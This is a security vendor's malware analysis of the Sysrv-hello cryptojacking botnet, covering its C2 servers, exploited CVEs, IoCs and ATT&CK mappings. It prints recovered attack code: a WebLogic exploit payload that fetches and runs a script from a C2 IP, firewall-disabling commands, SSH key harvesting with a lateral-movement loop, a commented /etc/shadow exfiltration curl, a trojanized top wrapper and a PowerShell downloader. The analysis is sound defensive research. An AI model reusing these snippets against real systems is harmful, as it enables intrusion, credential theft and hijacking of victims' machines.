Sysrv-Hello Expands Infrastructure

lacework.com/blog/sysrv-hello-expands-infrastructure/

April 22, 2021

Chris Hall and Jared Stroud
Cloud Security Researchers, Lacework Labs

Sysrv-hello is a multi-architecture Cryptojacking (T1496) botnet that first emerged in late 2020, and employs Golang malware compiled into both Linux and Windows payloads. The malware is equal parts XMRig cryptominer and aggressive botnet-propagator. The propagator leverages MySQL and Tomcat brute forcing (T1110) along with a suite of exploits including those for Atlassian and Apache. The malware also leverages several “No CVE” command execution techniques including those for Jupyter notebook and Tomcat Manager.


Key Points

- Opportunistic actors are targeting cloud workloads through remote code injection/remote code execution vulnerabilities in PHPUnit, Apache Solar, Confluence, Laravel, JBoss, Jira, Sonatype, Oracle WebLogic and Apache Struts to gain initial access (T1190).
- Lateral movement is conducted via SSH keys available on the victim machine and hosts identified from bash history files, ssh config files, and known_hosts files. (T1021.004)
- Based on the identified continually expanding C2 infrastructure and Windows compatible builds of the malware, potential for botnet expansion is likely as time continues.

Botnet Infrastructure

First documented in early February by Aliyun as “Sysrv-hello”, the sysrv-hello botnet has since expanded with regards to the volume of specimens and C2 infrastructure. Since early March, five new botnet controllers have been identified with the most recent being IP 194.145.227.21. Most C2 IPs belong to either AS 48693 Rices Privately owned enterprise, or Des Capital B.V. – AS 213035 Des Capital B.V.

C2	C2
194.145.227.21	AS 48693 Rices Privately owned enterprise
194.40.243.98	AS 48693 Rices Privately owned enterprise
31.42.177.123	AS 43641 Sollutium EU LLC
31.210.20.181	AS 213035 Des Capital B.V.
185.239.242.71	AS 213035 Des Capital B.V.
31.210.20.120	AS 213035 Des Capital B.V.



Examination of SSH fingerprints data for the C2s uncovered a total of 26 servers that were likely compromised by Sysrv-hello at some point. One server – 185.76.147.189, was found to have historically used both SSH keys currently in use by Sysrv-hello, indicating they are likely unique to the botnet's infrastructure. Shodan reports for IPs sharing the SSH keys show an even distribution of couch db and Mosquito/MQTT so its possible these services were exploited by sysrv-hello actors.

C2	SSH fingerprint	total servers
194.145.227.21	41:c3:8d:22:c1:32:7c:50:40:96:9d:1d:54:fe:74:86	24
31.210.20.120	08:e0:58:cf:13:6f:4e:42:3a:79:a7:14:63:19:0c:ce	2

There were also indications that the C2 hosts were active participants in the exploitation process. Host 194.145.227.21 hosts an open FTP server which, at the time of this writing, hosted a file name cmd.vm. This file is a component used in the template injection stage of the Atlassian Confluence Widget Connector exploit (CVE-2019-3396).

Another interesting tactic was custom user-agents specifying the CVE for a given exploit. In the example below, the XML component the Oracle WebLogic Server RCE included a curl request with the exploit's CVE as a user-agent. This is strictly supplied for tracking purposes and doesn't determine the server's response.

```
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-
method="start">
    <constructor-arg>
      <list>
        <value>/bin/bash</value>
        <value>-c</value>
        <value><![CDATA[( (curl --user-agent cve_2020_14882
194.145.227.21/ldr.sh||wget --user-agent cve_2020_14882 -q -O -
194.145.227.21/ldr.sh)|bash& )]]></value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

Initial Host Infection

Host infection begins with a bash script (ldr.sh) that performs initial host triage prior to downloading the second stage ELF binary – sysrv. The initial bash script changes the default policy to the INPUT, OUTPUT and FORWARD IPTables' chains to accept before flushing any other firewall rules that exist (T1562.004). Next, the ldr script attempts to overwrite content within /etc/ld.so.preload (T1485), as well as remove any static host entries for mining pools stored within/etc/hosts.

```
ufw disable
iptables -P INPUT ACCEPT
iptables -P OUTPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -F
chattr -ia /etc/ld.so.preload
echo &amp;amp;amp;gt; /etc/ld.so.preload
chattr -ia /etc/hosts
sed -i '/f2pool.com\|nanopool.org\|minexmr.com\|supportxmr.com\|c3pool.com/d' /etc/hosts
```

After killing cryptocurrency miners via process name and removing the Aliyun agent (prevalent in Alibaba cloud environments), the second stage payload is downloaded. The second stage payload hosted on the staging server is prefixed with “sysrv”-ARCHITECTURE, where ARCHITECTURE is obtained via uname -m. However, after the file is downloaded, the sysrv binary is renamed based on the output of the command below and then launched.

```
sys=$(date |md5sum|awk -v n=”$(date +%s)” ‘{print substr($1,1,n%7+6)}’)
```

The bash script then proceeds to identify SSH private keys within /, /root and /home to use for lateral movement (T1021.004) against IPv4 addresses identified within the user’s bash history,$USER/.ssh/known_hosts and ~/.ssh/config files.

```
KEYS=$(find ~/ /root /home -maxdepth 2 -name 'id_rsa*' | grep -vw pub)
KEYS2=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep IdentityFile | awk -F "IdentityFile" '{print $2 }')
KEYS3=$(find ~/ /root /home -maxdepth 3 -name '*.pem' | uniq)
HOSTS=$(cat ~/.ssh/config /home/*/.ssh/config /root/.ssh/config | grep HostName | awk -F "HostName" '{print $2}')
HOSTS2=$(cat ~/.bash_history /home/*/.bash_history /root/.bash_history | grep -E "(ssh|scp)" | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}")
HOSTS3=$(cat ~/*/.ssh/known_hosts /home/*/.ssh/known_hosts /root/.ssh/known_hosts | grep -oP "([0-9]{1,3}\.){3}[0-9]{1,3}" | uniq)
```

In combination with the SSH keys above, a brute force approach of trying every user against every host with every key identified is performed. User’s on the victim host are identified via home directories with the find command. If authentication is successful, a bash one-liner is executed to download and run the ldr.sh script on the new victim host.

```
USERZ=$(
    echo "root"
    find ~/ /root /home -maxdepth 2 -name '\.ssh' | uniq | xargs find | awk '/id_rsa/' | awk -F'/' '{print $3}' | uniq | grep -v "\.ssh"
)
userlist=$(echo $USERZ | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
hostlist=$(echo "$HOSTS $HOSTS2 $HOSTS3" | grep -vw 127.0.0.1 | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
keylist=$(echo "$KEYS $KEYS2 $KEYS3" | tr ' ' '\n' | nl | sort -u -k2 | sort -n | cut -f2-)
for user in $userlist; do
    for host in $hostlist; do
        for key in $keylist; do
            chmod +r $key; chmod 400 $key
            ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i $key [email protected]$host "(curl --user-agent localssh $cc/ldr.sh || wget --user-agent localssh -q -O - $cc/ldr.sh) | sh"
        done
    done
done
```

The Lacework Labs team also identified a curl statement commented out within ldr.sh that would have otherwise exfiltrated the /etc/shadow file via a base64 encoded user-agent string to the server hosting ldr.sh and sysrv. In other various ldr.sh, this command did not have the comment and would be executed.

```
#curl –user-agent shell_$(cat /etc/shadow|grep “\\$”|base64 -w0) $cc
```

Other ldr.sh scripts examined by the Lacework Labs team had slight differences in functionality. While all observed samples downloaded the 2nd stage payload of sysrv, some did not perform the lateral movement function. The Lacework Labs team assesses with moderate confidence the scripts are actively being modified while keeping the same filename of ldr.sh so that variants already deployed will still grab the hardcoded value of ldr.sh. This claim is supported by variations of ldr.sh being uploaded to VirusTotal.

Scanned	Detections	Type	Name
2021-04-18	3 / 57	Text	ldr.sh
2021-04-14	2 / 58	Text	/ldr.sh
2021-04-14	7 / 59	Text	ldr.sh

Persistence on Host

The sysrv binary dropped to disk is a statically linked 64bit UPX packed Golang ELF binary. This binary contains an embedded cryptocurrency miner, XMRig which is renamed to “[kthreaddi]”. The sysrv binary finds a new writable location to drop itself to disk before adding a cron entry (T1053.003). Through multiple sysrv executions, a different cron entry was created each time during dynamic analysis. Each binary being written to disk is the same file as sysrv, with the exception of the newly created file not being UPX packed. The code blocks below show observed file locations sysrv was written to along with the corresponding cron entry.

```
* * * * * /home/user/.cache/mozilla/firefox/h2od1b24.default-esr/safebrowsing/6zf2ipl

* * * * * /home/user/.cache/pip/wheels/9d/29/32/q2cszj7oi

* * * * * /home/user/.cache/pip/http/c/0/9/8/a/dpm2fu
```

Upon executing sysrv, the XMRig binary along with the mining configuration file is written to disk in the current directory of execution. Immediately after the execution of XMRig, the XMRig binary and the configuration file are removed via the unlinkat syscall.

```
unlinkat(AT_FDCWD, "/home/test/.cache/go-build/2f/.Vvqn9kgF/config.json", 0) = 0
unlinkat(AT_FDCWD, "/home/test/.cache/go-build/2f/.Vvqn9kgF/[kthreaddi]", 0) = 0
```

Evading Detection on Host

The ldr.sh bash script moves /usr/bin/top to /usr/bin/top_ before creating a bash script at /usr/bin/top which removes the XMRig miner (“[kthreaddi] ”) from the process list via a grep command.

```
mv /usr/bin/top /usr/bin/top_
echo '#!/bin/sh
/usr/bin/top_ -p $(ps aux|grep -v "\[kthreaddi\]"|awk "{print \$2}"|grep -v PID|sort -R|head -n20|tr "\n" ","|sed s"/.$//")' &amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;amp;gt; /usr/bin/top
chmod +x /usr/bin/top
```


Observed Capabilities of Sysrv

File artifacts observed by the Lacework Labs team indicate the propagator has support for the following exploits:

CVE	Description
CVE 2017-9841	Code injection vulnerability in Drupal component PHPUnit
CVE 2019-0193	Apache Solr Remote Code Execution Vulnerability

CVE	Description
CVE 2019-3396	Vulnerability in Atlassian Confluence Widget Connector
CVE 2021-3129	Laravel ignition RCE
CVE 2017-11610	Vulnerability in XML-RPC server in Supervisor
CVE 2017-12149	Red Hat JBoss RCE
CVE 2019-11581	Critical Template Injection Vulnerability in Atlassian Jira Server
CVE 2019-7238	RCE in Sonatype NXRM 3
CVE 2017-5638	Vulnerability in the Apache Struts MVC framework
CVE 2020-14882	Oracle WebLogic Server Remote Code Execution

A deeper look into these particular CVEs can be found on on a recent Juniper blog post available here. The entirety of the execution flow can be shown in the diagram below.



Windows Variant

An alternative to ldr.sh is ldr.ps1 for Windows machines. The observed ldr.ps1 is significantly less robust than its Linux counterpart. Focusing largely on killing a handful of other processes prior to downloading and executing sys.exe out of a Windows temp directory. The image below captures the functionality of ldr.ps1

```
$cc="http://194.145.227.21"
$sys="sysrv013"

Get-Process network01, network001, network002, kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv001, sysrv002, sysrv003, sysrv
004, sysrv005, sysrv006, sysrv007, sysrv008, sysrv009 -ErrorAction SilentlyContinue | Stop-Process

if (!(Get-Process $sys -ErrorAction SilentlyContinue)) {
    (New-Object Net.WebClient).DownloadFile("$cc/sys.exe", "$env:TMP\\$sys.exe")
    Start-Process "$env:TMP\\$sys.exe" -windowstyle hidden
}
```

Upon executing sys.exe in the following message being displayed, which translates to “Scanning” in Russian.

```
PS C:\Users\test\Desktop> .\sys.exe
Сканирование...
```

During the execution of sys.exe, the XMRig application along with the mining configuration file is written to a temporary directory created within AppData\Local . Just as with the Linux variant, the Windows variation of the miner is also called “[kthreaddi].exe”. The same username that was used in the Linux variant was leveraged within this XMRig configuration file as well. Sys.exe is also written in Golang, and shares similar functionality to the Linux counterpart. As “[kthreaddi].exe” begins to mine Monero, sys.exe attempts to start infecting other machines.

[kthreaddi].exe	< 0.01	4,368 K	1,316 K	4392
conhost.exe		6,780 K	0 K	6108 Console Window Host
sys.exe	8.26	43,560 K	12,996 K	1020

The following pcap shows the initial c2 request performed during behavioral analysis. In this instance, the server returns the command ‘123654’. While the accepted commands for the malware are unclear, this command preceded both the Monero mining and botnet propagation activities.

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
GET / HTTP/1.1
Host: 194.145.227.21
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:78.0) Gecko/20100101
Firefox/78.0
Accept-Encoding: gzip

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Mon, 05 Apr 2021 05:32:29 GMT
Content-Type: text/html
Content-Length: 7
Last-Modified: Fri, 19 Mar 2021 00:20:33 GMT
Connection: keep-alive
ETag: "6053ee51-7"
Accept-Ranges: bytes

123654
```

Total Monero Mined

During analysis the Lacework Labs team recovered the XMRig configuration file. The configuration was set to mine monero from f2pool. Looking up the wallet from f2pool’s website return that at the time of this writing the actors leveraging sysvr have mined slightly over 12.1 worth of monero worth $3,928.46 USD. The image below shows the XMRig configuration being sent over the network to the mining pool.

```
{"autosave": false, "watch": false, "background": true, "donate-level": 0, "pools":
   [ { "keepalive": true, "url": "xmr.f2pool.com:13531",
       "user":"49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3WGURa.l32",
       "pass": "x" }
    ] }
 }
```

Conclusion

The sysrv malware takes advantage of known vulnerabilities to spread their Cryptojacking malware. Ensuring public facing applications (T1190) are kept up to date with the latest security patches is critical to avoid opportunistic adversaries from compromising systems. Due to the lateral movement capabilities of the initial bash (ldr.sh) script, if an infected host is found, it is recommended that other hosts listed in authorized_hosts, bash_history, and user's ~/.ssh/config are inspected for compromise.

All IOCs can be found on the Lacework Labs GitHub. Also, please follow @LaceworkLabs Twitter to keep up with our latest research.

IoCs

ldr.sh	c07838598435a26f658654db4ce816914e6cfe70056382471362407d6093e1fa
ldr.sh	ac0d8aceb01077b5ff3de02c6c63971054104bedabf3732ed169646a3f7e10e9
ldr.sh	6464434e5040b6bab0dd8b55b906dc1d068a21de5684e75e5eb51aa2608ef0ad
ldr.ps1	28dcdabaab2837b944a260048792ee4141ab0b3061637d7b9097706292c76877
sysrv.exe	f115f7826b7857be4522b84a17077a49d0ec0835010da31060acf85bab87778c
sysrv.exe (UPX packed)	80bc76202b75201c740793ea9cd33b31cc262ef01738b053e335ee5d07a5ba96
sysrv	d50864f13378b333784f7469df98ef2ea438489ccf0649622897a7712a9c18f8
sysrv (UPX packed)	544d20fc286d0803dee86a9c34b4c348333e320a4e33fd2730079701cb6e108f

XMRig Username	49dnvYkWkZNPrDj3KF8fR1BHLBfiVArU6Hu61N9gtrZWgbRptntwht5JUrXX1ZeofwPwC6fXNxPZfGjNEChXttwWE3WGURa
Pool Used	xmr.f2pool.com

IPv4	194.145.227.21
IPv4	194.40.243.98
IPv4	31.42.177.123
IPv4	31.210.20.181
IPv4	31.210.20.120
IPv4	185.239.242.71

MITRE ATT&CK Mappings

TID	Technique Name	Observed Functionality
T1496	Resource Hijacking	Cryptojacking
T1110	Brute Force	The sysrv propagation component attempts to brute force MySQL and Tomcat instances.
T1190	Exploiting Public Applications	Leveraging CVEs to exploit public facing applications.
T1027.002	Obfuscated files or information: Software Packing	2nd stage payloads were UPX packed.
T1132.001	Data Encoding: Standard Encoding	Base64 was leveraged within ldr.sh scripts

TID	Technique Name	Observed Functionality
T1059.004	Command and Scripting Interpreter	Bash scripts were leveraged for spreading their Cryptojacking malware as well as the propagator.
T1021.004	Lateral Movement – Remote Services: SSH	Bash scripts leveraged ssh keys to move to hosts within bash_history, known host files, and ssh configs.
T1562.001	Impair Defenses: Disable or Modify Tools	Aliyun agent (Alibaba Cloud) is removed. IPTables are flushed and default policy is changed to allow.
T1070.004	Indicator Removal on Host: File Deletion	The sysrv payload deletes the underlying XMRig binary after it is launched in Linux environments.
T1140	Deobfuscate/Decode Files or Information	Both the ELF and Win32 variants of sysrv/sys.exe have embedded files.
T1485	Data Destruction	The ldr.sh bash script has been observed overwriting contents of /etc/ld.so.preload